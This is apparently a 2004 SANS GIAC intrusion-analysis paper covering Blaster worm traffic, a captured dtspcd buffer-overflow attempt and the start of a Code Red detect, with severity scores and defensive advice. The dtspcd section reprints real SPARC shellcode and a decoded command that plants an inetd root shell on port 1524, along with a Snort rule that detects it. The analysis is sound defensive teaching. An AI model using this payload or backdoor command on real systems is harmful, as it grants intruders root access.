Microsoft began investigating a worm on 11 August 2003, on or about the same time frame SANS ISC reported the exploits in DCOM RPC vulnerability came into widespread use. SANS ISC has since reported "buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/Lovsan worm."

Initial reporting of a worm propagating in the wild in August 2003 and subsequent advisories (referenced in this paper), enabled our organization to correlate this particular detect to the aforementioned vulnerability and the W32\Blaster.Worm. The fact that this detect occurred on August 15th, correlates with the timeframe when an exponential increase in the number of sources scanning port 135 were reported. According to Dr. Johannes Ullrich of the SANS ISC, a worm can only cause such exponential increase. Figure 2 was taken from Dr. Ullrich's presentation available at http://isc.incidents.org/presentations/sansne2003.pdf.




Figure 2. W32\Blaster.Worm exponential propagation as of August 10, 2003.

7. Evidence of active targeting:

There were difficulties encountered in trying to determine when and what extenuating circumstances led to the source IP infection with the W32\Blaster.worm. Experts have observed that the worm scans random ranges of IP addresses on port 135, wherein live hosts discovered by the scan are targeted. The worm uses an algorithm to decide which IP address blocks to attack. Based on this observation, it is my assessment that the infected source IP was not actively targeted. In this particular detect, the source IP was part of random range of IP addresses that were initially scanned for DCOM RPC vulnerability. An exploit code was sent to those systems, instructing them to download and execute the file MSBLAST.EXE from a remote system via TFTP. Once infected, the source IP, in turn, scanned random ranges of IP addresses for the DCOM RPC vulnerability. The worm propagation mechanism has now replicated itself, this time initiating the process from the newly infected source IP (MY.NET1.102.5).

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Data gathered seem to indicate that attacks on TCP port 135 are slowly decreasing, as shown in Figure 3, as organizations have begun to put effective countermeasures in place (e.g., blocking TCP port 135 at their network perimeter).




Figure 3. Attacks recorded by DShield.org on TCP port 135 on a given timescale.

8. Severity:

The severity metric for this detect is calculated as follows:

Severity = (**criticality + lethality**) minus (**system countermeasures + network countermeasures**). Values are ranked on a scale, from 1 (lowest) to 5 (highest)	
Criticality: a measure of how critical the target system is.	**2** - A desktop system or workstation was compromised.
Lethality: a measure of how severe the damage to the targeted system would be if the attack is successful.	**4** - The system was used as a springboard to attack other systems. According to Microsoft and CERT Advisory CA-2003-20, "W32/Blaster worm", the worm targets systems running Microsoft Windows NT 4.0, Windows 2000, Windows XP, and Windows Server 2003. The range of random IP addresses targeted by the worm-infected host can include critical network servers.
System countermeasures: a measure of the strength of the	**1** - The fact that source IP was infected with the W32\Blaster.Worm and was able

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

defensive mechanisms in place, on the targeted host itself.	to exploit Microsoft DCOM RPC Interface Buffer Overflow Vulnerability, shows that the host has not been applied with Microsoft security patch MS03-026. Also, in all probability, the latest anti-virus signatures were not yet installed to identify and quarantine the Blaster worm.
Network countermeasures: a measure of the strength of the defensive mechanisms employed on the network.	**2** - Although the constituent's network has an in-depth, layered security structure as shown in its network topology, information regarding the Microsoft DCOM RPC Interface Buffer Overflow Vulnerability was not promulgated early enough to the cognizant system administrators and oversight management personnel to block traffic from outside their network perimeter, especially connections to TCP and UDP ports 135, 139, and 445. As a result, the routers and the firewall were not configured to filter this attack.
Severity (calculated) =	(2 + 4) – (1 +2) = 6 – 3 = **3**

9. Defensive recommendations:

Blocking access to TCP and UDP ports 135, 139, and 445 at the network perimeter (i.e., gateway router and firewall) and all untrusted network segments would mitigate the vulnerabilities posed by DCOM RPC Interface Buffer Overflow and the W32\Blaster.Worm (and its variants). Taking this action will limit the exposure of a network to external attacks from the public Internet. This can minimize the potential of denial-of-service attacks originating from outside the perimeter. However, it must be noted that blocking these ports at the network perimeter would still allow any compromised system within the perimeter of the network (MY.NET internal network) to exploit this vulnerability. SANS' Dr. Ullrich cautions, however, that blocking port 4444 only provides minimal, additional protection because port 4444 is only opened if the initial exploit, via port 135, was successful.

For Windows XP and Windows 2003 machines, Microsoft also recommends that the Internet Connection Firewall (ICF) feature be turned on to block TCP ports 135, 139, 445, and 593; UDP port 135, 137, 138; UDP port 69 (TFTP) and TCP port 4444 for remote command shell.

As added precaution, Microsoft has released the KB 824146 scanning tool that network administrators should use to identify host computers on their networks that do not have MS03-026 and MS03-039 security patches. Network administrators should install the RPC patch from Microsoft (refer to Microsoft Security Bulletin MS03-026) and follow their recommendations on each workstation/server. MY.NET

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

network administrators should also ensure that their anti-virus software is up-to-date with the latest signatures. There are several variants of the Blaster worm, and the most current information about them can be found at the anti-virus vendor's web site. Best security practices include systems that are updated with the latest software security patches and service packs.

10. Multiple choice test question:

What Microsoft vulnerability does the W32\Blaster.Worm (and its variants) exploit to propagate in the wild?

A. DCOM RPC Interface Buffer Overflow Vulnerability
B. Multiple vulnerabilities in Microsoft Internet Explorer
C. Multiple vulnerabilities in the Resolution Service of Microsoft SQL Server 2000
D. Buffer Overflow in Microsoft Windows Shell

Answer: A. DCOM RPC Interface Buffer Overflow Vulnerability

References:

CERT® Advisory CA-2003-16 Buffer Overflow in Microsoft RPC
http://www.cert.org/advisories/CA-2003-16.html

CERT® Advisory CA-2003-19 Exploitation of Vulnerabilities in Microsoft RPC Interface
http://www.cert.org/advisories/CA-2003-19.html

CERT® Advisory CA-2003-20 W32/Blaster worm
http://www.cert.org/advisories/CA-2003-20.html

DShield.org
http://www.dshield.org/

Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability
http://securityresponse.symantec.com/avcenter/security/Content/8205.html

Microsoft (2003, August 22). What you should know about the Blaster Worm and its variants
http://www.microsoft.com/security/incident/blast_print.asp

Microsoft (2003, July 16). What you should know About Microsoft Security Bulletin MS03-026
http://www.microsoft.com/security/security_bulletins/ms03-026.asp

Microsoft (2003, September 10). What you should know about Microsoft Security Bulletin MS03-039 (824146)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

http://www.microsoft.com/security/security_bulletins/ms03-039.asp

SANS Institute Internet Storm Center
http://isc.sans.org/

Symantec (2003,August 11). Threat alert. Microsoft DCOM RPC Worm Alert.
http://www.symantec.com
Ullrich, J., Ph.D. (2003). SANS Institute. "Blaster, Power Outage, Sobig".
http://isc.incidents.org/presentations/sansne2003.pdf

Detect # 2 - Exploitation of Vulnerability (Buffer Overflow attack) against the Common Desktop Environment (CDE) Sub-process Control Service (dtspcd)

---

1. Source of Trace:

Like the case discussed in the previous detect, the source of this trace is from a constituent network that I monitor, and is referred to as "MY.NET" in this analysis




Figure 1. Network Topology

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2. Detect was generated by:

Several IDS sensors running Snort sit on the outside and as well as the inside of MY.NET internal network perimeter defense. This particular detect was generated by Snort version 2.0, and captured "in the wild". The rule set put in place to filter this event is presented below.

---

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"BUFFER_OFLOW sparcNOOP"; content:"|801c 4011 801c 4011 801c 4011 801c 4011|"; flags:A+;)

This filter would have detected the attack as a generic sparc shellcode. New attacks will get detected by rules that looks for things that are generic enough, like a lot of NOP codes or the string "/bin/sh". Unfortunately, this can produce false positives, but this is where the level of knowledge of the analyst comes into account.

The following packet trace illustrates the buffer overflow attack:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/18-02:11:58.559568 210.19.204.115:55512 -> MY.NET.4.163:6112
TCP TTL:46 TOS:0x0 ID:14534 IpLen:20 DgmLen:782 DF
***AP*** Seq: 0xF40FE3B3  Ack: 0x53B9CBD9  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 93968446 113800480
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
 (**********NOP data shortened for presentation purposes **********)
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 20 BF FF FF 20 BF FF FF 7F FF FF FF 90 03  @. ... .........
E0 34 92 23 E0 20 A2 02 20 0C A4 02 20 10 C0 2A  .4.#. .. ... ..*
20 08 C0 2A 20 0E D0 23 FF E0 E2 23 FF E4 E4 23   ..* ..#...#...#
FF E8 C0 23 FF EC 82 10 20 0B 91 D0 20 08 2F 62  ...#.... ... ./b
69 6E 2F 6B 73 68 20 20 20 20 2D 63 20 20 65 63  in/ksh    -c  ec
68 6F 20 22 69 6E 67 72 65 73 6C 6F 63 6B 20 73  ho "ingreslock s
74 72 65 61 6D 20 74 63 70 20 6E 6F 77 61 69 74  tream tcp nowait
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
20 72 6F 6F 74 20 2F 62 69 6E 2F 73 68 20 73 68   root /bin/sh sh
20 2D 69 22 3E 2F 74 6D 70 2F 78 3B 2F 75 73 72   -i">/tmp/x;/usr
2F 73 62 69 6E 2F 69 6E 65 74 64 20 2D 73 20 2F  /sbin/inetd -s /
74 6D 70 2F 78 3B 73 6C 65 65 70 20 31 30 3B 2F  tmp/x;sleep 10;/
62 69 6E 2F 72 6D 20 2D 66 20 2F 74 6D 70 2F 78  bin/rm -f /tmp/x
20 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41                    AAAAAAAAAA
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

In addition to Snort, the constituent utilizes proprietary software developed by the Lawrence Livermore National Laboratory (LLNL) Computer Security Technology Center. The proprietary software is designed to capture traffic and produce a log that correlates to captured packets. Information in this log is somewhat similar to the information found in a firewall log, but different in many aspects.

A script in the proprietary software was custom designed to parse raw data from a sensor, from which the log is generated. For the purpose of this paper, this log is referred to as the “IDS captured traffic log.”

Date	Time	SRC IP	SRC Port	No. pkts from SRC	Protocol	DEST IP	DEST Port	No. pkts from DEST	Data Exch (in KB)
30918	2:11:58	210.19.204.115	55501	1	6	MY.NET.4.160	6112	0	0.04
30918	2:11:58	210.19.204.115	55502	1	6	MY.NET.4.161	6112	0	0.04
30918	2:11:58	210.19.204.115	55503	27	6	MY.NET.4.162	6112	21	3.9
30918	2:11:58	210.19.204.115	55504	27	6	MY.NET.4.162	6112	21	3.9
30918	2:11:58	210.19.204.115	55505	27	6	MY.NET.4.162	6112	21	0.89
30918	2:11:58	210.19.204.115	55506	27	6	MY.NET.4.162	6112	21	3
30918	2:11:58	210.19.204.115	55507	27	6	MY.NET.4.162	6112	21	2.4
30918	2:11:58	210.19.204.115	55508	27	6	MY.NET.4.162	6112	21	0.129
30918	2:11:58	210.19.204.115	55509	27	6	MY.NET.4.162	6112	21	0.116
30918	2:11:58	210.19.204.115	55510	24	6	MY.NET.4.163	6112	21	2.4
30918	2:11:58	210.19.204.115	55511	24	6	MY.NET.4.163	6112	21	2.2
30918	2:11:58	210.19.204.115	55512	24	6	MY.NET.4.163	6112	21	2.4
30918	2:11:58	210.19.204.115	55513	24	6	MY.NET.4.163	6112	21	0.942
30918	2:11:58	210.19.204.115	55514	24	6	MY.NET.4.163	6112	21	4.6
30918	2:11:58	210.19.204.115	55515	24	6	MY.NET.4.163	6112	21	0.096
30918	2:11:58	210.19.204.115	55516	24	6	MY.NET.4.163	1524	21	0.02
30918	2:11:58	210.19.204.115	55517	24	6	MY.NET.4.163	6112	21	0.116
30918	2:11:58	210.19.204.115	55518	1	6	MY.NET.4.164	6112	0	0.04
30918	2:11:58	210.19.204.115	55519	1	6	MY.NET.4.165	6112	0	0.04
30918	2:11:58	210.19.204.115	55520	1	6	MY.NET.4.166	6112	0	0.04
30918	2:11:58	210.19.204.115	55521	1	6	MY.NET.4.167	6112	0	0.04
30918	2:11:58	210.19.204.115	55521	1	6	MY.NET.4.168	6112	0	0.04
30918	2:11:58	210.19.204.115	55522	1	6	MY.NET.4.169	6112	0	0.04
30918	2:11:58	210.19.204.115	55523	1	6	MY.NET.4.170	6112	0	0.04
30918	2:11:58	210.19.204.115	55524	1	6	MY.NET.4.171	6112	0	0.04

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

30918	2:11:58	210.19.204.115	55525	1	6	MY.NET.4.172	6112	0	0.04
30918	2:11:58	210.19.204.115	55526	1	6	MY.NET.4.173	6112	0	0.04
30918	2:11:58	210.19.204.115	55527	1	6	MY.NET.4.174	6112	0	0.04
30918	2:11:58	210.19.204.115	55528	1	6	MY.NET.4.175	6112	0	0.04
30918	2:11:58	210.19.204.115	55529	1	6	MY.NET.4.176	6112	0	0.04
30918	2:11:58	210.19.204.115	55530	1	6	MY.NET.4.177	6112	0	0.04
30918	2:11:58	210.19.204.115	55521	1	6	MY.NET.4.178	6112	0	0.04
30918	2:11:58	210.19.204.115	5552	1	6	MY.NET.4.179	6112	0	0.04
30918	2:11:58	210.19.204.115	55523	1	6	MY.NET.4.180	6112	0	0.04

3. Probability the source address was spoofed:

If the object of this attack were to gain privilege-level access to one or more of the systems in the targeted subnet, it would be to the attacker's benefit to see response packets from the targeted systems. An ACK packet would have to be part of an established session, in order for subsequent or follow-on packets to be sent from the source IP and accepted by the targeted IPs.

Usually, an exploit of this nature would have been preceded by a reconnaissance phase, several days, if not weeks, before the actual date of the attack. Therefore, it is highly plausible that the attacker conducted a prior port scan of the target IPs to check for various services. Similarly, the attacker could have previously conducted a host scan, to check if a particular service is running on a targeted host.

Working under these assumptions, I believe that the source IP address was not spoofed. A check for registration revealed the geographic location of the hostile IP:

```
inetnum:      210.19.128.0 - 210.19.255.255
netname:      TIMETELEKOM
descr:        TIME Telecommunications Sdn Bhd
descr:        Kuala Lumpur
country:      MY
admin-c:      AM59-AP
tech-c:       SM139-AP
mnt-by:       APNIC-HM
mnt-lower:    MAINT-MY-TTNET
changed:      hostmaster@apnic.net 20010601
changed:      hostmaster@apnic.net 20010605
status:       ALLOCATED PORTABLE
source:       APNIC
person:       Azmy Mohamad Yusof
nic-hdl:      AM59-AP
e-mail:       azmy@isp.time.net.my
e-mail:       abuse@isp.time.net.my
address:      TIMEdotNet Bhd
address:      Level 3, Lot 14 Jalan U1/26 Glenmarie HICOM Industrial
Park 40000
address:      Shah Alam Selangor Malaysia
address:      [abuse] abuse@isp.time.net.my
phone:        +6-03-50326131
fax-no:       +6-03-50326204
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
country:        MY
changed:        azmy@isp.time.net.my 20030217
mnt-by:         MAINT-MY-TTNET
source:         APNIC
source:         APNIC
```

4. Description of attack:

The attacker tried to break into targeted systems by attempting to exploit the buffer overflow vulnerability in shared library that is used by CDE Sub-process Control Service (port 6112/TCP – dtspcd network daemon). Had the exploit been successful, the attacker can cause arbitrary code to be run with super-user privileges on the targeted system. That could mean gaining root access on a compromised system.

CDE is an integrated graphical user interface that runs on Unix and Linux operating systems. According to the Department of Defense (DoD) Computer Emergency Reponse Team (CERT) Information Assurance Vulnerability Alert (IAVA) 2002-A-0001, "the CDE software package provides UNIX users a point-and-click desktop environment similar to Microsoft Windows….CDE is the standard environment shipped with newer versions of Sun Solaris and many other other Unix Operating Systems…systems are especially vulnerable to this flaw because CDE is loaded as part of the default installation of the affected operating systems." The dtspcd is a network daemon that accepts requests from clients to execute commands and launch applications remotely. On systems running CDE, dtspcd is spawned by the Internet services daemon (typically inetd or xinetd) in response to a CDE client request. dtspcd is typically configured to run on port 6112/TCP with root privileges.

To appreciate the nature and serious consequences of this attack, it is important to first understand what is referred to as a buffer overflow. Provided is a definition by searchSecurity.com, available at:
http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci549024,00.html

> "A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability."

5. Attack mechanism:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Close scrutiny of the IDS captured traffic log reveals the attack involves datagram destined from TCP port 6112. Furthermore, packet-level data show the payload is comprised mainly of "80 1C 40 11" NOP slide characters, with the "DF" (don't fragment) flag set. According to J. Pierce (Honeynet Project), a "NOP slide is the mechanism used to increase the chances of having a buffer overflow succeed." By definition, a buffer overflow works by putting more information in the buffer than was reserved for that piece of data. The buffer overflow code will write over the memory stack so that return address in the original code is overwritten with an address that lies somewhere in the NOPs. Since the NOPs essentially do nothing, they will continue to execute until the code that does something is run. Ryan Barnett (Honeynet Project) sees a NOP slide as "a common technique in buffer-overflow attacks, where the end goal is to get the exploited program to execute shell code as the program owner – usually root."

Although the maximum transmission unit (MTU) for Ethernet is 1500 bytes, captured packets show a datagram length of 728 bytes. For reasons unknown, the attacker did not utilize payloads carrying the maximum NOP slide characters. One can only speculate at the attacker's motive for not using datagram lengths that matches the MTU for Ethernet. Ubiquitous in the payload are the NOP codes:

```
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C  @...@...@...@...
```

The hexadecimal "80 1C 40 11" is the NOP instruction code for the Sparc architecture. The "@" symbol is worth noting. Together, these form the NOP slide.

The portion of the packet that is responsible for executing code on the targeted system is:

```
FF E8 C0 23 FF EC 82 10 20 0B 91 D0 20 08 2F 62  ...#.... ... ./b
69 6E 2F 6B 73 68 20 20 20 20 2D 63 20 20 65 63  in/ksh    -c  ec
68 6F 20 22 69 6E 67 72 65 73 6C 6F 63 6B 20 73  ho "ingreslock s
74 72 65 61 6D 20 74 63 70 20 6E 6F 77 61 69 74  tream tcp nowait
20 72 6F 6F 74 20 2F 62 69 6E 2F 73 68 20 73 68   root /bin/sh sh
20 2D 69 22 3E 2F 74 6D 70 2F 78 3B 2F 75 73 72   -i">/tmp/x;/usr
2F 73 62 69 6E 2F 69 6E 65 74 64 20 2D 73 20 2F  /sbin/inetd -s /
74 6D 70 2F 78 3B 73 6C 65 65 70 20 31 30 3B 2F  tmp/x;sleep 10;/
62 69 6E 2F 72 6D 20 2D 66 20 2F 74 6D 70 2F 78  bin/rm -f /tmp/x
20 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
   41 41 41 41 41 41 41 41 41 41                    AAAAAAAAAA
```

On the ASCII portion of the packet are the following codes for execution:

```
./bin/ksh -c echo "ingreslock stream tcp nowait root /bin/sh sh - i"/tmp/x;
/usr/sbin/inetd –s /tmp/x;sleep 10;/bin/rm -f /tmp/x
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The exploit makes use of the Korn shell (ksh) to create a file called "x" in the /tmp directory, with a one-line entry of an inetd configuration file. The intruder's script attempts to start the inetd daemon, using the file "/tmp/x" as its configuration file. After restarting inetd, the scripts waits for 10 seconds, and simply removes the "x" file in the /tmp directory.

In the exploit code, the command "/bin/sh sh – i" is used to launch a shell in interactive mode. The reason why "sh" is shown twice is that it is only possible to invoke an interactive shell from an already launched shell. The shell is bound to use the port normally used by ingreslock (port 1524/TCP).

Refer back to the IDS traffic captured log. Close scrutiny of the timestamps reveal 34 separate packets, with consecutively numbered service ports, sent at the exact same time of 02:11:58. This is indicative of a scripted attack.

Had the attack been successful, the intruder could subsequently access the system via a "rootshell" backdoor listening on the ingreslock (port 1524/TCP) port. It would have meant that intruder gained unauthorized privileged (root-level) access to one or more of targeted systems.

6. Correlations:

Correlating the packets and the IDS captured traffic log reveal that the attacker attempted TCP connections to the targeted subnet on port 6112. The log also indicates an attempt by the attacker to spawn a root shell on MY.NET.4.163 on TCP port 1524 (ingreslock). It appears, however, that the attacker was unsuccessful in gaining a root shell.

A search on Google returned several CERT Coordinating Center (CERT/CC) and DoD-CERT advisories regarding the CDE buffer overflow vulnerability (see references below).

7. Evidence of active targeting:

Review of daily IDS logs up to a week prior to the attack did not reveal any previous probing activity. However, it cannot be discounted that a reconnaissance information-gathering phase, as earlier mentioned, may have actually taken place weeks or months prior to the attack.

8. Severity:

The severity metric for this detect is calculated as follows:

Severity = (criticality + lethality) **minus** (system countermeasures + network countermeasures).

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Values are ranked on a scale, from 1 (lowest) to 5 (highest)	
Criticality: a measure of how critical the target system is.	**2** - The targeted systems are workstations.
Lethality: a measure of how severe the damage to the targeted system would be if the attack is successful.	**5** - Attacks against the Common Desktop Environment (CDE) Sub-process Control service (port 6112/tcp) are significant, because vulnerabilities in the dtspcd network daemon could allow a remote attacker to gain access and execute commands at the privileged (root) level.
System countermeasures: a measure of the strength of the defensive mechanisms in place, on the targeted host itself.	**5** - None of the systems targeted responded to the buffer overflow attack. The systems were IAVA compliant and patched for the vulnerability.
Network countermeasures: a measure of the strength of the defensive mechanisms employed on the network.	**1** - Neither the routers, both at the gateway and in the internal network, nor the firewall were configured to filter this attack.
Severity (calculated) =	**(2 + 5) – (5 + 1) = 7 – 6 = 1**

9. Defensive recommendations:

For Unix systems in which a patch has not been applied, system administrators should consider disabling dtspcd. Typically, this may be achieved by commenting out the appropriate entry in /etc/inetd.conf. As a general practice, CERT/CC recommends disabling any services that are not explicitly required to reduce network footprints for potential intruders. However, consideration to the consequences of disabling dtspcd must be carefully weighed. Blocking external access from untrusted network segments (e.g., the Internet) to port 6112/TCP can also provide added protection. System administrators should also consider using TCP Wrapper or a similar technology to provide improved access control and logging. Finally, an application-level firewall may be able to filter requests made to dtspcd.

10. Multiple choice test question:

What types of platforms can be exploited in a dtspcd buffer overflow exploit?

A. Windows machines
B. Unix machines (e.g., Solaris, HP)
C. Linux machines
D. Apple computers

Answer: Both B and C.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

References:

Barnett, R. C. (2003, May). Honeynet Project. Scan of the Month (SCAN 20)
http://project.honeynet.org/scans/scan20/sol/21.html

Burdach, M. (2003, May). Honeynet Project. Scan of the Month (SCAN 28)
http://project.honeynet.org/scans/scan28/sol/9/SCAN28_final.pdf

CERT® Advisory CA-2001-31, Buffer Overflow in CDE Sub-process Control Service
http://www.cert.org/advisories/CA-2001-31.html

CERT® Advisory CA-2002-01, Exploitation of Vulnerability in CDE Sub-process Control Service
http://www.cert.org/advisories/CA-2002-01.html

CERT® Vulnerability Note VU #172583, Common Desktop Environment (CDE) Subprocess Control Service dtspcd contains buffer overflow
http://www.kb.cert.org/vuls/id/172583

DoD CERT IAVA 2002-A-0001, CDE Sub-process Control Service Vulnerability
ftp://www.cert.mil/pub/bulletins/dodcert2002/2002-a-0001.htm

Neville, A. (2003, March 18). IDS Logs in Forensics Investigations: An Analysis of a Compromised Honeypot
http://www.securityfocus.com/infocus/1676

Pierce, J. (2003, May). Honeynet Project. Scan of the Month (SCAN 20)
http://project.honeynet.org/scans/scan20/sol/17.html

searchSecurity.com. Definitions: Buffer Overflow
http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci549024,00.html

Detect # 3 – Possible Code Red Worm infection

1. Source of Trace:

This trace came from SANS Internet Storm Center raw log files, downloaded from http://www.incidents.org/logs/Raw/2002.8.15. The files were captured in 'libpcap' format and replayed using Ethereal Network Protocol Analyzer (version 0.9.13a). Figure 1 gives a snapshot look at one detect analyzed in this paper. The topology of the network is unknown.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

